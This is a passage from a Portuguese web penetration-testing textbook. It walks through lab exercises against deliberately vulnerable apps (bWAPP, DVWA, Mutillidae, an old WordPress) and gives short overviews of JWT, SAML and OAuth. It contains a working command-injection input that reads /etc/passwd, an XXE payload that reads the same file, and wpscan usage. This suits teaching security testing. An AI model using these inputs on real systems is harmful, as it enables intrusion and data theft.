


Figura 8.11: Criando usuário na API REST.

Após feitas as configurações conforme a figura anterior, basta clicar no botão *send* e verificar a resposta da API logo adiante.




Figura 8.12: Resposta da API REST.

Perceba que tivemos uma resposta favorável da API. Agora, para validar realmente se o usuário foi criado, você pode tentar logar na aplicação. Esse é um típico caso de funcionalidade que pode ser acessada sem necessidade de autenticação.

8.6 MECANISMO DE RECUPERAÇÃO DE SENHA VULNERÁVEL

Existem diversas falhas que podem ocorrer ao se implementar uma função que permite ao usuário recuperar a sua senha. No entanto, funções como essa podem ser altamente necessárias pois os usuários podem realmente esquecer suas senhas.

O mecanismo de recuperação de senhas é muito explorado por hackers e existe uma infinidade de variações desse ataque. Nesse caso, vamos ver a mais simples, que está localizada em http://10.0.0.1/bWAPP/ba_forgotten.php.

Nessa funcionalidade, o sistema nos solicita um e-mail para que a senha seja relembrada. Primeiro precisamos criar um usuário fictício no bWAPP. Para isso, acesse http://10.0.0.1/bWAPP/user_new.php e crie um usuário de sua escolha, não se esqueça de preencher todos os dados, simulando

realmente um usuário comum criando a sua senha.

Após isso, volte à página onde realizaremos a recuperação de senha e coloque o e-mail informado no cadastro. Veja o resultado:




Figura 8.13: Resposta da API REST.

Essa facilidade ao se obter dados do usuário pode comprometer a aplicação. Existem diversas falhas possíveis no mecanismo de recuperação de senha e a que exibimos foi só um exemplo de que qualquer formulário do tipo existente no sistema para teste deve ser avaliado em detalhes.

8.7 TECNOLOGIAS IMPORTANTES PARA O CONHECIMENTO

Existem alguns conceitos que vieram para auxiliar pessoas desenvolvedoras na resolução de questões relativas à autorização, autenticação e ao gerenciamento de sessão. Essas tecnologias aumentaram muito a segurança, no entanto, se mal implantadas, também podem sofrer ataques.

Não falaremos a fundo sobre elas neste livro, porque teríamos

que destinar capítulos inteiros a elas e o escopo do livro é básico. No entanto, é fundamental que você conheça a existência desses conceitos, pois eles podem possuir diversas implementações no mercado. Assim, caso algum dia você venha a se deparar com uma dessas implementações, você saberá com o que está trabalhando e, assim, poderá correr atrás do conteúdo. Na sequência, mostro alguns desses conceitos.

JSON Web Tokens (JWT)

O JWT é um padrão aberto, referenciado por meio da RFC 7519. Nessa especificação, trabalha-se com *tokens* que são compostos por três partes separadas por pontos, que são: cabeçalho, tipo e assinatura. O *cabeçalho* contém o algoritmo de hash usado, o *tipo* contém os dados propriamente ditos, e a *assinatura* é usada para evitar que os dados sejam modificados. Todos esses dados são codificados em base64.

O controle do JWT funciona de uma forma diferenciada em relação aos processos de autenticação e gerenciamento de sessão tradicionais que vimos no decorrer das nossas explorações anteriores. Nos processos que vimos até então, o estado do usuário é armazenado na memória do servidor. Já no JWT, o estado do usuário e os dados são assinados com uma chave secreta no lado do servidor e, em seguida, ela é enviada ao cliente e armazenada no HTML5 Storage, que é uma forma de armazenar dados no navegador para além dos cookies.

O JWT tornou-se uma tecnologia muito utilizada de autenticação e gerenciamento de sessão para APIs REST, SPAs (Aplicações de página única) e aplicativos móveis, mas nada

impede também que seja empregado em outros modelos de desenvolvimento.

Security Assertion Markup Language (SAML)

O SAML, originalmente desenvolvido em 2001, é o padrão mais antigo para troca de dados de autenticação e autorização entre mais de um sistema. O SAML é um padrão aberto baseado em XML que permite comunicações padronizadas entre provedores de identidade (*Identity Provider*, IdPs) e provedores de serviço (*Service Provider*, SPs) transmitindo credenciais de autorização entre eles.

Ele se tornou um dos métodos de implementação SSO (*Single Sign-On*) mais comuns para gerenciamento centralizado de usuários e inclusive pode fornecer acesso a soluções SaaS (*Software as a Service*). Com SAML, há um sistema simplificado de um único login por usuário.

Ao utilizar SAML, quando um usuário faz um login em uma aplicação habilitada, o provedor de serviços solicita autorização do provedor de identidade. O provedor de identidade autentica as credenciais do usuário e, em seguida, retorna essa autorização ao provedor de serviços, e o usuário agora pode usar a aplicação.

A autenticação SAML é o processo de verificação da identidade e credenciais do usuário. A autorização SAML informa ao provedor de serviços qual acesso conceder ao usuário autenticado.

OAuth 2.0

A especificação OAuth 2.0 basicamente regulamenta como um

sistema de terceiro pode acessar um conjunto de dados de um usuário em um outro sistema mais específico, como uma rede social, por exemplo. Como esse acesso pode se dar das mais diversas formas, existem diferentes tipos de fluxos de autorização usados no OAuth 2.0.

O principal motivo da existência do OAuth 2.0 é o fato de que, no modelo de autenticação clássico, as credenciais da conta do usuário geralmente eram compartilhadas com sites de terceiros, o que pode resultar em vários problemas de segurança. A especificação do OAuth 2.O pode ser verificada com mais detalhes na RFC 6749, acessível pelo link https://datatracker.ietf.org/doc/html/rfc6749.

O SAML e OAuth2 usam termos semelhantes para conceitos semelhantes no processo de acesso, permitindo que os clientes interajam com o servidor de recursos (SP) e o servidor de autorização (IdP).

O servidor de autorização possui as identidades e credenciais dos usuários e é a parte com quem o usuário realmente se autentica e autoriza. No entanto, em alguns casos, a mesma aplicação pode atuar como servidor de autorização e servidor de recursos.

No OAuth 2.0 existem quatro fluxos para obter a permissão do proprietário do recurso (*token* de acesso): *authorization code*, *implicit*, *resource owner password credentials* e *client credentials*. O *authorization code* e o *implicit* são os mais utilizados e que merecem mais atenção, pois são usados por clientes públicos onde os usuários dão sua permissão para aplicação de terceiros.

Considerações finais do capítulo

No decorrer do capítulo, vimos diversas falhas de autenticação, gerenciamento de sessão e autorização dos sistemas web. Temos que ter em mente que falha não é apenas o que concede acesso ao sistema operacional e a invasão do servidor. Quando falamos das vulnerabilidades, estamos falando de tudo o que permite a uma pessoa não autorizada alterar ou obter informações para as quais ela não deveria ter permissão. Sendo assim, os processos para controle de autenticação, gerenciamento de sessão e autorização se tornam fundamentais e qualquer falha neles pode representar um risco enorme para a organização.

Algo importante a se notar é que existe uma variedade imensa de formas de contornar os mecanismos de autenticação, gerenciamento de sessão e autorização. Existem livros inteiros para falar apenas desse assunto, de tão extenso que ele é. O objetivo foi trazer uma visão clara dos ataques mais comuns e enfatizar a importância de se construir com excelência esses mecanismos. Caso deseje mesmo ingressar na área de técnicas de invasão, a experiência será uma grande aliada para conseguir burlar esses mecanismos, então, procure exercitar bastante as técnicas do livro e ir além.

Capítulo 9

OUTRAS VULNERABILIDADES IMPORTANTES

Se fôssemos falar detalhadamente de cada vulnerabilidade, semelhante ao que fizemos nos capítulos anteriores, seria necessário um livro imenso, pois realmente são muitas vulnerabilidades e muitas variações possíveis. No escopo deste livro, as que abordamos são muito conhecidas e são fundamentais para realizar atividades na área de testes de invasão. No entanto, com o avanço da tecnologia, novas vulnerabilidades foram surgindo e algumas se tornaram comuns. As atualizações do OWASP TOP 10 relatam diversas delas, conforme as novas tecnologias ao decorrer dos anos.

Neste capítulo, serão expostas algumas vulnerabilidades que também devem ser conhecidas. Muitas das que estão listadas a seguir já foram abordadas ou citadas superficialmente, outras podem ser consideradas como variações de ataques já expostos neste livro. Com este capítulo, poderemos conhecer um pouco mais do enorme ramo do teste de invasão em aplicação web.

9.1 INJEÇÃO DE COMANDOS DO SISTEMA OPERACIONAL

A injeção de comandos do sistema operacional é um ataque que visa a execução de comandos arbitrários no sistema operacional que hospeda a aplicação web. Os ataques de injeção de comando são possíveis quando uma aplicação, sem tratar os dados de entrada, executa-os como complemento de um comando preestabelecido no terminal do sistema operacional.

Nesse ataque, os comandos do S.O. fornecidos pelo atacante são executados com os privilégios do usuário do servidor web no sistema. Esses ataques podem ser feitos de diversas maneiras, inclusive aproveitando-se de outras vulnerabilidades, como a desserialização de objetos, que veremos mais adiante.

Para o nosso exemplo, usaremos o DVWA na URL http://10.0.0.1/dvwa/vulnerabilities/exec/. Essa funcionalidade simula um formulário que faz um teste de conexão com o comando `ping` , um comando que usa o protocolo ICMP para verificar se um host está ativo na rede. Por usar o comando `ping` , sabemos que é necessário que em algum momento nossa entrada componha esse comando. Então, a funcionalidade pega o que foi informado no campo texto e concatena ao comando `ping -c 3 <ENTRADA>` . O resultado dessa concatenação é executado no sistema operacional. Para testar a funcionalidade, coloque o ip do seu Kali para teste, o 10.0.0.2.

Como você pode ter percebido, a resposta que apareceu na tela veio direto do sistema operacional. Essa percepção vem pela similaridade na resposta. Agora, para realizar o ataque, temos que

pensar o seguinte: o valor informado comporá o comando `ping -c 3 <ENTRADA>` . Com isso, podemos substituir o IP, que seria informado, por um caractere especial que permite concatenar comandos no sistema operacional, como o ponto e vírgula (;). Veja no seu sistema operacional como acontece.




Figura 9.1: Teste do separador de comandos no Kali.

Então isso significa que, se você adicionar o valor `10.0.0.2; cat /etc/passwd` ao campo, o sistema executará o `ping` e depois trará o arquivo `/etc/passwd` na tela. Tente fazer isso e veja o resultado.




Figura 9.2: Injeção de comando na aplicação.

Do mesmo modo, você pode injetar qualquer comando do sistema operacional por meio dessa técnica. No entanto, nem sempre o ponto e vírgula (;) vai funcionar - você pode estar trabalhando com bloqueios, sistemas operacionais diferentes, entre outras dificuldades. Para saber mais sobre junção de comandos, você pode usar o https://hackersonlineclub.com/command-injection-cheatsheet/ e ter diversas variações para realizar os seus ataques de injeção de comandos do sistema operacional.

9.2 INJEÇÃO DE XML EXTERNAL ENTITY (XXE)

Um ataque XXE é baseado no conceito de entidades externas do XML. Isso significa que podemos utilizar das entidades externas para executar comandos no alvo. Esses comandos permitem ler arquivos, roubar dados, realizar requisição em nome do servidor ou, dependendo das características, ganhar um terminal remoto. O ataque XXE acontece porque a aplicação processa dados fornecidos pelo usuário sem desabilitar a referência aos recursos externos.

Para aprendermos esse ataque na prática, usaremos novamente o sistema Mutillidae. Acesse a URL http://10.0.0.1/mutillidae/index.php?page=xml-validator.php para treinar suas habilidades na exploração dos ataques XXE. Essa funcionalidade disponibiliza uma função de *validador XML* e provavelmente não faz as sanitizações necessárias para mitigar essa vulnerabilidade. Para testar a funcionalidade, submeteremos ao *validador XML* um XML em forma de carta de amor.

```
<?xml version="1.0" encoding="UTF-8" ?>

<carta>

<de> Fabio </de>

<para> Fabia </para>

<msg> Te amo demasiadamente </msg>

</carta>
```

Com isso, temos a seguinte resposta da nossa função de validação de XML.

Figura 9.3: Resultado do XML Validator.

Como pode perceber, o XML que submetemos à aplicação foi processado e, por fim, ele apresentou na tela apenas o texto que estava entre as tags. Como esse processamento aconteceu, podemos tentar executar o nosso ataque de XXE. Vamos usar um payload de XXE adaptado de https://gracefulsecurity.com/xxe-cheatsheet-xml-external-entity-injection/. O XML a seguir foi o usado para imprimir na tela o arquivo `/etc/passwd` .

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE replace [
 <!ENTITY ent SYSTEM "file:///etc/passwd">
]>

<userInfo>
```

```
 <firstName>John</firstName>
 <lastName>&ent;</lastName>

</userInfo>
```

De um modo associativo, podemos dizer que o valor entre as tags de `<lastName>` é a chamada para uma função, e essa função é a entidade externa. No exemplo, vimos que o valor da tag `<lastName>` é processado, pois ele aparece na resposta do servidor. Quando adicionamos `&ent;`, estamos dizendo que se deve executar a entidade externa, já que o seu nome é `ent`, e passar o valor de retorno dessa execução como `lastName`. Na entidade externa, foi informado `SYSTEM "file:///etc/passwd"` e se sua execução for bem-sucedida, esse retorno será o conteúdo do arquivo.

Como a referência aos recursos externos não está desabilitada no sistema, o conteúdo do arquivo foi passado como valor da tag `<lastName>` e foi retornado para a gente. Após sua submissão na funcionalidade vulnerável, foi possível obter o arquivo `/etc/passwd`, conforme a figura:




Figura 9.4: Resultado do ataque XXE.

Agora que você já teve contato com a exploração de um modo simples, poderá expandir os conhecimentos alterando o payload já enviado. Para isso, tente executar outros comandos, requisitar novos arquivos e quiçá combinar o XXE com uma outra vulnerabilidade, como a de SSRF. Treinar isso aumentará muito as suas habilidades e entendimento na área de testes de invasão.

9.3 CAPTURA DE INFORMAÇÃO SENSÍVEL

A exibição de informação sensível é um problema muito comum nos serviços web. Em um mundo onde o ramo que trata dos direitos sobre os dados pessoais tem ganhado muita força, a perda de dados pode custar muito para uma organização. Com o

advento da LGPD (Lei Geral de Proteção de Dados Pessoais) no Brasil, possuir falhas que venham a permitir vazamento de dados pode levar a multas milionárias e provocar também um grande impacto negativo na imagem da organização.

Esse ataque, na maioria das vezes, visa a uma posterior divulgação de informações sensíveis e ocorre quando um sistema da web revela acidentalmente ou por meio de exploração as informações confidenciais de seus usuários ou da infraestrutura do sistema. Em geral, um sistema web pode vazar diversos tipos de informações para pessoas não autorizadas. Como as mais comuns, podemos elencar: dados sobre usuários, detalhes da arquitetura do sistema, dados comerciais ou empresariais.

Os perigos de vazar dados confidenciais de usuários ou negócios são bastante óbvios, mas divulgar informações técnicas às vezes pode ser igualmente sério. O problema relacionado ao vazamento de informações técnicas está fortemente ligado a explorações posteriores, pois veremos no próximo capítulo que, ao saber a versão de um software usado, podemos buscar por vulnerabilidades conhecidas e explorá-las com muita facilidade.

A seguir, veremos na prática alguns tipos comuns de vazamento de dados e você notará que a maioria deles foi usada por nós anteriormente. Tente depois fazer uma reflexão sobre esses vazamentos e como seria difícil fazer algumas explorações deste livro sem que tivéssemos acesso prévio a eles.

Captura de informações nos erros

O tratamento impróprio de erros pode causar uma variedade de problemas de segurança para um sistema web. A falha mais

comum é quando mensagens de erro oferecem detalhes do sistema, como a pilha, dados de conexão com banco de dados e pedaços de código da implementação do sistema. Essas mensagens revelam detalhes de implementação que nunca devem ser revelados aos usuários comuns. Caso essas informações sejam exibidas no sistema, pode-se fornecer a agentes mal-intencionados pistas importantes sobre possíveis vulnerabilidades.

Nossos sistemas de exemplo que estão hospedados na máquina OWASP BWA apresentam diversas mensagens de erro nas mais variadas circunstâncias. Por exemplo, acesse http://10.0.0.1/webgoat.net/Content/ExploitDebug.aspx e você verá a seguinte tela de erro.




Figura 9.5: Mensagem de erro.

Como essa, existem diversas outras. Então, fica como desafio, caso tenha interesse em conhecer mais sobre as mensagens de erro, vasculhar o sistema em busca de informações que podem ser capturadas por meio delas. No capítulo sobre *SQL Injection*, vimos que, por vezes, o sistema pode nos mostrar a mensagem de erro com os comandos SQL, será que isso ajuda? Não é preciso sequer pensar muito sobre essa questão.

Captura de dados pessoais

Os dados pessoais são informações relacionadas a um

indivíduo vivo. As diferentes informações que, coletadas em conjunto, podem levar à identificação de uma determinada pessoa, também constituem dados pessoais. Dados pessoais que foram sanitizados, criptografados ou pseudonimizados, mas permitem ainda uma identificação da pessoa, também são considerados dados pessoais. Já os dados pessoais tornados anônimos de forma que o indivíduo se torne inidentificável não são mais considerados dados pessoais.

Não existe uma fórmula para capturar dados de pessoas em um sistema web, o que cabe aqui então é identificar se isso pode acontecer. Na aplicação REST do sistema mutillidae, temos uma funcionalidade que retorna todos os usuários válidos no sistema e isso pode ser considerado um vazamento de dados pessoais.

Acesse http://10.0.0.1/mutillidae/webservices/rest/ws-user-account.php?username=* e veja que todos os usuários aparecerão na tela.

Figura 9.6: Logins vazados.

Como já dito, existem diversas formas de se explorar essa

vulnerabilidade. No decorrer do livro, vimos diversas delas principalmente na parte sobre reconhecimento. Essa é uma vulnerabilidade que raramente aparece sozinha, geralmente algumas outras falhas levam a ela. Por isso, devemos sempre estar atentos aos detalhes trazidos neste livro.

9.4 USO DE COMPONENTES CONHECIDAMENTE VULNERÁVEIS

É muito comum que aplicações web incluam algum componente que tenha uma vulnerabilidade de segurança conhecida. Quando isso acontece, o sistema está vulnerável a diversas ações automatizadas pela internet. Qualquer tipo de componente que tenha uma vulnerabilidade conhecida torna o sistema que o implementa um alvo fácil de explorações na internet, já que isso é um conhecimento público.

Esse componente com uma vulnerabilidade conhecida pode ser o sistema operacional, o CMS, o servidor web, algum *plugin* instalado ou, até mesmo, uma biblioteca usada por um desses plugins. Além disso, também podem ser vulneráveis versões específicas da linguagem de programação e *frameworks*. Caso não exista um controle rigoroso de versão dos softwares utilizados, todo o sistema poderá ser comprometido. Pode até parecer injusto, mas a defesa precisa defender tudo e para o ataque é necessária apenas uma brecha.

Quando uma vulnerabilidade é publicada na internet, muitas vezes ela já vem acompanhada por métodos de exploração, para que uma pessoa possa simplesmente baixar e usar contra o alvo. Isso não serve apenas para o mal, pois administradores de sistemas

também podem testar se estão vulneráveis. Isso significa que um atacante pode usá-lo facilmente contra o sistema, mesmo sendo um leigo. Quando uma PoC não está disponível, a documentação sobre a vulnerabilidade é fácil de acessar, então tudo o que o atacante precisa saber é como seguir as instruções.

No entanto, é claro que também há exceções a isso. Algumas vulnerabilidades exigem conhecimento existente sobre o sistema e, se o componente vulnerável não estiver diretamente exposto à internet, o invasor também precisará descobrir uma solução para isso.

Para treinar as habilidades, temos diversos exemplos em nosso servidor do OWASP BWA. Podemos acessá-los principalmente na seção sobre CMS, onde vamos entrar no CMS WordPress. Você também pode acessá-los por meio do link http://10.0.0.1/wordpress/.

Utilizando o plugin Wappalizer, já visto no capítulo 2, podemos identificar a versão do Wordpress usada, mas, para confirmar isso, também podemos acessar o próprio código clicando em *Visualizar código-fonte* no navegador.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "ht
<html xmlns="http://www.w3.org/1999/xhtml">

<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"

<title>Broken WordPress  </title>

<meta name="generator" content="WordPress 2.0" /> <!-- leave this

<link rel="stylesheet" href="http://10.0.0.1/wordpress/wp-content/
<link rel="alternate" type="application/rss+xml" title="Broken Wor
<link rel="pingback" href="http://10.0.0.1/wordpress/xmlrpc.php" />

<style type="text/css" media="screen">
/*  To accomodate differing install paths of WordPress, images are
    and not in the wp-layout.css file. If you prefer to use only CS
    not, then go right ahead and delete the following lines, and th
```

Figura 9.7: Versão do Wordpress no código.

Como pode ser visto na figura, a tag meta traz a informação da versão 2.0 do Wordpress. Agora podemos procurar se existem vulnerabilidades para essa versão. Com apenas uma pesquisa no Google usando o termo "*wordpress 2.0 vulnerabilities*", podemos encontrar muita coisa. Acesse, por exemplo, o site *wpscan* em https://wpscan.com/wordpress/20. O wpscan é um site famoso na divulgação de vulnerabilidades em Wordpress e veja quantas possibilidades existem.

2019-09-05	WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation	fixed in version 5.2.3 ✓
2018-06-27	WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion	no known fix
2018-02-05	WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)	no known fix
2017-11-29	WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping	fixed in version 4.9.1 ✓
2017-01-11	WordPress <= 4.7 - Post via Email Checks mail.example.com by Default	fixed in version 4.7.1 ✓
2014-11-30	WordPress <= 4.0 - Server Side Request Forgery (SSRF)	fixed in version 4.0.1 ✓
2014-11-20	WordPress <= 4.0 - Long Password Denial of Service (DoS)	fixed in version 4.0.1 ✓
2014-08-01	Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS	fixed in version 2.0.2 ✓

Figura 9.8: Vulnerabilidades do Wordpress no site wpscan.

Como você pode ver, algumas vulnerabilidades ainda nem foram corrigidas e afetam a versão. No entanto, a quantidade pode nos atrapalhar um pouco, pois teríamos que testar uma por uma. Por isso, o site disponibiliza uma ferramenta chamada *wpscan*, que significa *wordpress scanner*. Ao colocar nosso site como alvo, podemos ver quais vulnerabilidades podemos explorar no nosso sistema. E além do mais, essa ferramenta vem no Kali por padrão e está pronta para o nosso uso. Basta usar o comando `wpscan --url http://10.0.0.1/wordpress/` .




Figura 9.9: Vulnerabilidades do Wordpress pela ferramenta wpscan.

Veja que a ferramenta também acusou as vulnerabilidades do Wordpress utilizado. O wpscan possui uma funcionalidade muito interessante: você pode criar uma conta no site deles e ganhar um token que vai permitir uma descoberta mais detalhada, inclusive cruzando dados com vulnerabilidades bem atuais. Após criar a conta e solicitar o *token*, basta você aplicá-lo com a opção `--api-token` e utilizar. Com certeza, será uma ferramenta muito útil na

sua jornada.

A exploração dessas vulnerabilidades acontecerá no próximo capítulo, que será todo dedicado para a parte operacional do teste de invasão.

9.5 FALHA NA DESSERIALIZAÇÃO DE OBJETOS

Os conceitos que envolvem a necessidade de desserialização já existem há vários anos. O processo de desserialização sucede o de serialização, e essas duas técnicas têm o objetivo de converter uma estrutura de dados em um formato que possa ser facilmente armazenado ou transmitido. Aqui não teremos uma abordagem profunda sobre o uso típico desse processo como um todo, apenas precisamos saber que a técnica de serialização, em um nível mais alto, envolve duas aplicações. Uma delas fará a serialização para que uma outra possa usar o mesmo objeto criado por ela. Esse processo também é usado para a recuperação do objeto pela mesma aplicação.

O uso da serialização é muito comum em linguagens de programação, pois é necessário representar estruturas de dados em um formato que possa ser enviado por um sistema e restaurado por outro, se for o caso. Os formatos de texto estruturado, como JSON e XML, são muito utilizados para serialização no contexto de aplicações web.

Infelizmente não encontraremos esse laboratório em nossa máquina OWASP BWA, no entanto não vou deixar você sem essa prática importante. Vamos desenvolver o nosso próprio

laboratório e, além de exercitarmos a exploração, poderemos identificar essas falhas em códigos.

Por ser uma linguagem com serialização mais didática e também simples de elaborar, vamos utilizar o PHP, mas os conceitos aqui trabalhados poderão ser migrados para outras linguagens respeitando as suas peculiaridades.

No PHP, dois fatores são necessários para realizar ataques com sucesso em vulnerabilidades de injeção de objeto. O primeiro é que deve haver uma implementação insegura do método de serialização, que dê margem para exploração com base na entrada do cliente; segundo, deve-se ter um método mágico do PHP implementado dentro da classe alvo. Essas características viabilizarão o ataque, que se resume na injeção de um novo objeto PHP, só que, no caso, malicioso.

Em relação aos métodos mágicos do PHP, devemos ficar atentos a 15 possibilidades que podem permitir a nossa exploração. Todos esses métodos possuem forte influência sobre o objeto. Quem tem experiência com Orientação a Objetos sabe muito bem o quão importante são esses métodos. A seguir, listo os 15 métodos e uma breve descrição sobre eles.

- `__construct()` : é executado na construção do objeto.
- `__destruct()` : é executado na destruição do objeto.
- `__get()` : é executado para ler dados em propriedades inacessíveis diretamente.
- `__set()` : é executado para gravar dados em propriedades inacessíveis diretamente.
- `__toString()` : é executado quando se deseja a conversão do objeto em texto.

- `__isset()` : é executado quando se deseja saber se um atributo existe.
- `__unset()` : é executado para apagar a propriedade do objeto.
- `__invoke()` : é executado quando se tenta chamar um objeto como uma função.
- `__call()` : é executado com nome de função e parâmetros.
- `__set_state()` : é executado para classes exportadas.
- `__callStatic()` : é executado ao invocar métodos inacessíveis em um contexto estático.
- `__sleep()` : é executado para confirmar dados pendentes ou executar tarefas de limpeza semelhantes.
- `__wakeup()` : é executado na desserialização do objeto.
- `__clone()` : é executado quando se deseja um objeto idêntico como retorno.
- `__debugInfo()` : é executado por `var_dump()` e, se não estiver definido em um objeto, todas as propriedades públicas, protegidas e privadas serão mostradas no debug.

Com esse conhecimento básico, agora podemos desenvolver o nosso exemplo. Veja o código do objeto a seguir, que foi baseado em um exemplo de https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection. Para ter uma experiência melhor, adicione o código a seguir a um arquivo chamado `exemplo_des.php` no diretório `/var/www/` da máquina OWASP BWA. Para copiar e colocar o código com facilidade, você poderá usar o serviço de SSH, como já feito anteriormente.

```
<?php
// ini_set("display_errors", 1);
```

```
class Exemplo
{
    private $exemploParametro;
